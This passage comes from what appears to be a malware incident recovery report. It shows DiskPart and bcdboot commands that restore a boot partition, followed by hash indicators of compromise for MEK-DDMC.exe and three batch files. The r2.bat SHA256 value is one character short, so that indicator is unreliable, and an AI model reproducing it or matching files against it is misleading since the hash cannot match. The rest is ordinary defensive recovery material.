Copyright (C) Microsoft Corporation.
On computer: HBCD_PE
DISKPART> list disk

Disk ###  Status   Size     Free     Dyn  Gpt
-----  -
Disk 0    Online   60 GB    0 B

DISKPART> SELECT disk 0
Disk 0 is now the selected disk.
DISKPART> list partition

Partition ###  Type              Size     Offset
-----  -
Partition 1    Primary           350 MB   1024 KB
Partition 2    Primary           59 GB    351 MB

DISKPART> SELECT partition 1
Partition 1 is now the selected partition.
DISKPART> active
DiskPart marked the current partition as active.
```

Figure 31 The process of actively performing the EFI Partition

After activating the EFI partition, BCD repair is performed.

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.22621.2428]
(c) Microsoft Corporation. All rights reserved.
X:\Windows\System32 bcdboot F:\windows /l en-us /s C:
Boot files successfully created.
X:\Windows\System32>
```

Figure 32 Command to repair BCDBOOT

\*Volume Partition letters vary according to the operating system or previously performed configurations.

Then a reboot is attempted for the operating system, and from all the tests performed, it turns out to be functional.

## Indicators of compromise

### HASH-ET: MEK-DDMC.exe

md5 - 353b4643ec51ecff7206175d930b0713

sha1 - a6e728c3331f46763f643f7192959716034767e5

sha256 - 60c387d9d52c98de5c5d8453f64a6541ec4db645f6709d1fe51903182943438c

HASH: r.bat

sha256 -

B936B644AEBA0266798C791147B41C3486BFBCE34B6EF82ACC9F28526D74D8DB

HASH: r2.bat

sha256 -

6CA2DB9BDF6455B4E71CAD59A4A329D17F36510230A3B961516B4F2C033AB3F

HASH: r3.bat

sha256 -

37D2AD10ACB355896BF4D1747E809A9709F14892B199EF8C182812D306D3565B